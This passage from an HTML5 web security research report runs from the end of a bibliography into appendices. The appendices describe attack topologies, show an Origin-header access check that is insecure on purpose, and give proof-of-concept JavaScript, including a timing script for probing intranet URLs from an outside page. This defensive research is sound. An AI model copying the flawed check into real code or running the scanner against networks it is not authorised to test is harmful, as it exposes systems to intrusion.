
- [73] The Open Web Application Security Project. (2010, Dec.) OWASP Top Ten Project. [Online]. http://www.owasp.org/index.php/OWASP_Top_Ten
- [74] D. Crockford. (2011) Making JavaScript Safe for Advertising. [Online]. <http://www.adsafe.org/>
- [75] E. International. (2009, Dec.) Standard ECMA-262. [Online]. <http://www.ecma-international.org/publications/standards/Ecma-262.htm>
- [76] The Open Web Application Security Project. (2010) A Guide to Building Secure Web Applications and Web Services. [Online]. http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- [77] J. D. Meier, et al., *Improving Web Application Security: Threats and Countermeasures*. Microsoft Press, 2003.
- [78] Psylock GmbH. (2011, Jan.) Keystroke Biometrics - Reliable user authentication based on keystroke dynamics. [Online]. <http://www.psylock.com/>
- [79] P. Degano and J. D. Guttman, *Formal Aspects in Security and Trust*. Springer-Verlag Berlin Heidelberg, 2010.
- [80] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. (2008, Jan.) Caja Safe active content in sanitized JavaScript. [Online]. google-caja.googlecode.com/files/caja-spec-2008-01-15.pdf
- [81] D. Crockford. (2010, Mar.) Crockford on JavaScript -- Part 5: The End of All Things. [Online]. <http://developer.yahoo.com/yui/theater/video.php?v=crockonjs-5>
- [82] A. Barth, A. P. Felt, P. Saxena, and A. Boodman. (2009, Dec.) University of California, Berkeley, Protecting Browsers from Extension Vulnerabilities. [Online]. <http://www.eecs.berkeley.edu/Pubs/TechRpts/2009/EECS-2009-185.html>
- [83] US-CERT: United States Computer Emergency Readiness Team. (2008, Feb.) Securing Your Web Browser. [Online]. http://www.us-cert.gov/reading_room/securing_browser/
- [84] Microsoft Corporation. (2011, Jan.) Microsoft Internet Explorer. [Online]. <http://www.microsoft.com/germany/windows/internet-explorer/default.aspx>
- [85] Mozilla Foundation. (2011, Jan.) Mozilla Firefox browser . [Online]. <http://www.mozilla.com/de/firefox/>
- [86] Mozilla Foundation. (2010, Feb.) Security Issue on AMO. [Online]. <http://blog.mozilla.com/addons/2010/02/04/please-read-security-issue-on-am/>
- [87] National Institute of Standards and Technology. (2011, Jan.) National Vulnerability Database Version 2.2. [Online]. <http://nvd.nist.gov/>



- [88] F-Secure. (2004, Sep.) New Java Applet Trojan that uses vulnerability in Sun Java Runtime . [Online]. <http://www.f-secure.com/weblog/archives/00000298.html>
- [89] F-Secure. (2008, Sep.) JavaScript Injection Attack. [Online]. <http://www.f-secure.com/weblog/archives/00001502.html>
- [90] The Open Web Application Security Project. (2009, Apr.) Man-in-the-browser attack. [Online]. http://www.owasp.org/index.php/Man-in-the-browser_attack
- [91] KOBIL Swiss AG. (2011, Jan.) opTAN touch Premium Comfort TAN Generator. [Online]. <http://www.kobil.com/en/products/smart-card-terminals-technology/optan-touch.html>
- [92] D. Crockford. (2002) A Survey of the JavaScript Programming Language. [Online]. <http://www.crockford.com/javascript/survey.html>
- [93] Yahoo! Developer Network. (2011, Jan.) Chapter 7. Caja Support. [Online]. <http://developer.yahoo.com/yap/guide/caja-support.html>
- [94] Oracle Corporation. (2011, Jan.) VirtualBox - A general-purpose full virtualizer for x86 hardware. [Online]. <http://www.virtualbox.org/>
- [95] OASIS - Organization for the Advancement of Structured Information Standards. (2011, Jan.) SAML - Security Assertion Markup Language . [Online]. http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=security
- [96] The Open Web Application Security Project. (2010, Aug.) HttpOnly - an additional flag included in a Set-Cookie HTTP response header. [Online]. <http://www.owasp.org/index.php/HttpOnly>
- [97] The Open Web Application Security Project. (2010, Aug.) Clickjacking. [Online]. <http://www.owasp.org/index.php/Clickjacking>
- [98] G. Walton, *China's golden shield*. Canada: International Centre for Human Rights and Democratic Development, 2001.
- [99] Symantec, Inc. (2008, Dec.) Mozilla Firefox 3.x Virtual Software Packages. [Online]. <http://www.symantec.com/connect/downloads/mozilla-firefox-3x-virtual-software-packages-us-nl-de-updated>
- [100] CREALOGIX Group. (2011, Jan.) CLX.Sentinel - e-banking security stick. [Online]. <http://www.crealogix.com/en/products-services/e-banking/products/clxsentinel.html>
- [101] Microsoft Corporation. (2005) The STRIDE Threat Model. [Online]. [http://msdn.microsoft.com/en-us/library/ee823878\(v=cs.20\).aspx](http://msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx)



- [102] The World Wide Web Consortium (W3C). (2011, Feb.) FAQ - Will there be an HTML6?. [Online]. http://www.w3.org/html/wiki/FAQs#Will_there_be_an_HTML6.3F
- [103] Mozilla Developer Network. (2010, Nov.) HTML element innerHTML. [Online]. <https://developer.mozilla.org/en/DOM/element.innerHTML>
- [104] W3Schools. (2011, Feb.) JavaScript eval() Function. [Online]. http://www.w3schools.com/jsref/jsref_eval.asp
- [105] Mozilla Developer Network. (2010, Oct.) About JavaScript: What is JavaScript?. [Online]. https://developer.mozilla.org/en/About_JavaScript
- [106] The World Wide Web Consortium (W3C). (2005, Jan.) What is the Document Object Model (DOM). [Online]. <http://www.w3.org/DOM/>
- [107] The World Wide Web Consortium (W3C). (2011, Feb.) Inline frames: the IFRAME element. [Online]. <http://www.w3.org/TR/html4/present/frames.html>
- [108] The World Wide Web Consortium (W3C). (2010, Dec.) Cascading Style Sheets Level 2 Revision 1 (CSS 2.1) Specification. [Online]. <http://www.w3.org/TR/CSS21/>
- [109] SELFHTML e.V.. (2007) JavaScript window object. [Online]. <http://de.selfhtml.org/javascript/objekte/window.htm>
- [110] Google Inc.. (2010) Caja Lexicon - Loose definitions for some of the core terminology that will facilitate getting up to speed with Caja. [Online]. <http://code.google.com/p/google-caja/wiki/CajaLexicon>
- [111] Google Inc.. (2010, Dec.) Chromium Blog - Rolling out a sandbox for Adobe Flash Player. [Online]. <http://blog.chromium.org/2010/12/rolling-out-sandbox-for-adobe-flash.html>
- [112] Fielding, et al.. (1999) HTTP Header Field Definitions. [Online]. <http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html>
- [113] H. J. Wang et al.. (2009) The Multi-Principal OS Construction of the Gazelle Web Browser. [Online]. <http://research.microsoft.com/pubs/79655/gazelle.pdf>
- [114] Quaresso Software Technologies, Inc.. (2011, Jan.) On Demand Web Browser Information Security. [Online]. <http://www.quaresso.com/>
- [115] Citrix Systems GmbH. (2010) Citrix Access Gateway. [Online]. <http://www.citrix.de/produkte/access-gateway/>
- [116] Json.org. (2011, Jan.) Introducing JSON - JavaScript Object Notation. [Online]. <http://www.json.org/>



Additional sources

The following presentation has given a general overview of HTML5 and web security.

- [ADD1] F. Ruske. (2010, Jun.) HTML5 Security XSS reloaded. [Online].
<http://www.slideshare.net/mayflowergmbh/html-5-security>

The following books cover the topic of Internet security in a general manor and provided useful information.

- [ADD2] Dafydd Stuttard, Marcus Pinto, *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*, Wiley Publishing Inc., Indianapolis, October 2007
- [ADD3] Marc Ruef, *Die Kunst des Penetration Testing - Handbuch für professionelle Hacker: Sicherheitslücken finden, Gefahrenquellen schließen, C & I Computer- U. Literaturverlag*, June 2007
- [ADD4] Walter Kriha, Roland Schmitz, *Internet-Security aus Software-Sicht*, Springer-Verlag, Berlin, January 2008
- [ADD5] Walter Kriha, Roland Schmitz, *Sichere Systeme. Konzepte, Architekturen und Frameworks*, Springer-Verlag, Berlin, March 2009.



5 Appendices

5.1 Topologies of attack scenarios

In this section several different topologies are illustrated. These topologies are used to explain in more detail the attack scenarios described in this report. They are referenced in relevant sections. The icons used in this section were taken from [57] and modified.

5.1.1 Legend

If not labelled differently the used icons in the described topologies have the meaning as described in Figure 11.




Figure 11 Topology: Legend

The surrounding frame does not have a specific meaning in the following topologies. It is only used for illustrating that the encircled icons belong somehow together. If needed, this togetherness is described textually inside the box.



5.1.2 Corporate network

For this topology it is assumed that the firewall protects access from the Internet to the corporate Intranet. Employees are allowed to access any target the Internet on ports 80 (HTTP) and 443 (HTTPS). The Intranet Website is only accessible from within the Intranet.




Figure 12 Topology: Corporate Intranet



5.1.3 Malicious access point

This topology shows two different locations for accessing the Internet. The first shows the access through an insecure network. The attacker controls the access point and is able to read and manipulate the requests including splitting a SSL-connection and launch a Man-in-the-Middle attack (Splitting a HTTPS-Connection normally raises security exception in the UA). The second topology shows the access to the Internet through a secure network. The uncompromised firewall protects against direct attacks from the Internet.




Figure 13 Topology: Malicious access point



5.1.4 Cross-Origin attack

This topology illustrates the flow of attack vectors in a cross-origin attack. The abused person opens the attacker controlled website which opens a remote channel to the abused person's UA. This website makes *XMLHttpRequests* on behalf of the abused person to the attack target. The attack target only "sees" attacks coming from the abused person and cannot trace the attack back to the real attacker.




Figure 14 Topology: Cross-Origin attack

5.1.5 Web Sockets Botnet

This high level topology illustrates how an attacker can build a web bases botnet using HTML5 Web Sockets. The Zombies are temporarily available as long as they keep their UA open. A botnet like this is only useful on websites with a high amount of visitors using UAs with Web Socket support. The attacker is able to influence the content displayed in the affected websites. The zombies establish a Web Socket connection to the Command & Control Server which is owned by the attacker.




Figure 15 Topology: WebSocket Botnet



5.1.6 Access control based on origin header

To base the access control decision for *XMLHttpRequests* on the origin header is not a secure way which is illustrated in the high level diagram shown in Figure 16.




Figure 16 Topology: Access control based of origin header

DomainB.csnc.ch allows *XMLHttpRequest* if *DomainA.csnc.ch* is the origin, otherwise only an access denied message is returned. The following code lists the implemented access control decision.

```
if (HttpRequestHeader.getHeader('Origin').equals('DomainA.csnc.ch'))
{
    HttpServletResponse.addHeader('Access-Control-Allow-Origin:
DomainA.csnc.ch ');
    performSomeSensitiveFunction();
    [...]
}
else
{
    showAccessDeniedMessage();
}
```

This access control can be easily bypassed by an attacker through sending a faked origin header.

5.2 Proof-of-Concept HTML5 security applications

This section gives more details of the used or implemented POC applications described in chapter 2. The concrete technical implementation is shown and details to the applications are given.

5.2.1 Cross-Origin Resource Sharing

This demo application shows the function of Cross-Origin Resource Sharing. The screenshot in Figure 17 (used UA in this section was Mozilla Firefox 3.6.13) shows a website which is loaded from the domain *external.csnc.ch* and makes *XMLHttpRequests* to the domain *internal.csnc.ch*. The response from *internal.csnc.ch* is displayed in the second frame (orange background).




Figure 17 POC-application: Cross Origin Request

The relevant JavaScript Code which makes the *XMLHttpRequests* is the following:

```
CrossOriginRequets = new XMLHttpRequest();
CrossOriginRequets.onreadystatechange = function(){
  if (CrossOriginRequets.readyState == 4){
    document.getElementById('status').innerHTML = "<b>Response from " +
targetDomainName + "</b>";
    document.getElementById('results').innerHTML =
CrossOriginRequets.responseText;
  } else{
    document.getElementById('status').innerHTML = "Loading request from
" + targetDomainName;
  }
}
```

The loading of the page is processed in two steps. The first step is shown in Figure 18. This is the status before the *XMLHttpRequests* is sent.




Figure 18 POC-application: CORS Application – awaiting response

Afterwards in step 2 the *XMLHttpRequest* is sent to *internal.csnc.ch*. The client request:

```
GET /HTML5SecurityExamples/crossOriginRequestAccessiblePage/list HTTP/1.1
Host: internal.csnc.ch
Referer:
http://external.csnc.ch/HTML5SecurityExamples/loadPageUsingXMLHttpRequest/list
Origin: http://external.csnc.ch
```

The server response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=UTF-8
Content-Language: en-GB
Date: Tue, 18 Jan 2011 11:32:54 GMT
Content-Length: 274
```

```
This is the content of the page
http://internal.csnc.ch/html5SecurityExamples/crossOriginRequestAccessiblePage/li
st which is accessible through Cross-Origin Requests
from any domain, because the response is sent with the following header:<br>
Access-Control-Allow-Origin: *
```

This response is fetched with the JavaScript code shown above and displayed on the website.

5.2.2 Cross-Origin Resource Sharing – timing-attack

This HTML5 Security Demo application checks depending on the response time (which is different whether the URL exists or not) whether a website exists or not. This tool can be used to scan the corporate Intranet for websites from the Internet. The attacker only needs to trick an internal user to open his website located in the Internet. Once loaded, the embedded JavaScript code makes *XMLHttpRequest* to guessed URLs (or brute force them). Depending on the response time the script can conclude whether the domain exists or not.

Figure 19 - Figure 22 are showing the tool in action (the used UA in this section was Mozilla Firefox 3.6.13). The response time is displayed in the format `hours:minutes:seconds:milliseconds`.




Figure 19 POC-application: CORS-Scanning – Domain exists but CORS not allowed




Figure 20 POC-application: CORS -Scanning – Domain does not exist



Figure 21 POC-application: CORS-Scanning – HTTP 404 returned




Figure 22 POC-application: CORS-Scanning – CORS Access allowed

Extract of the relevant HTML code:

```
[...]  
<script type="text/javascript">  
    document.getElementById("checkURLform").onsubmit = function(f){  
        checkURLResponseTime();  
        f.preventDefault();  
    };  
  
function checkURLResponseTime(){  
    var URLName2Check = document.getElementById('URLName2Check').value;  
  
    var FinishDate;  
  
    xmlhttp = new XMLHttpRequest();  
    xmlhttp.open("HEAD",URLName2Check,true);  
    xmlhttp.onreadystatechange=function() {
```



```
if (xmlhttp.readyState==4) {
    FinishDate = new Date();
    document.getElementById('status').innerHTML = xmlhttp.status;
    var responseTime = new Date (FinishDate - startDate);
    var milli        = responseTime.getMilliseconds();
    var seconds      = responseTime.getSeconds();
    var minutes      = responseTime.getMinutes();
    var hours        = responseTime.getHours() - 1;
    document.getElementById('responseTime').innerHTML =
    hours+":"+minutes+":"+seconds+":"+milli;
    document.getElementById('CheckedURL').innerHTML = URLName2Check;
}
}
var startDate = new Date();
xmlhttp.send(null);
}
</script>
[...]
```

5.2.3 Web Storage

The screenshot in Figure 23 shows an example application making use of web storage. A test string entered in the input box is saved to the UAs local storage with the key *TestValue* after pressing the corresponding link (the used UA in this section was Mozilla Firefox 3.6.13). Clicking the other links will either delete the value from local storage or load the value and display it in the frame (orange background).

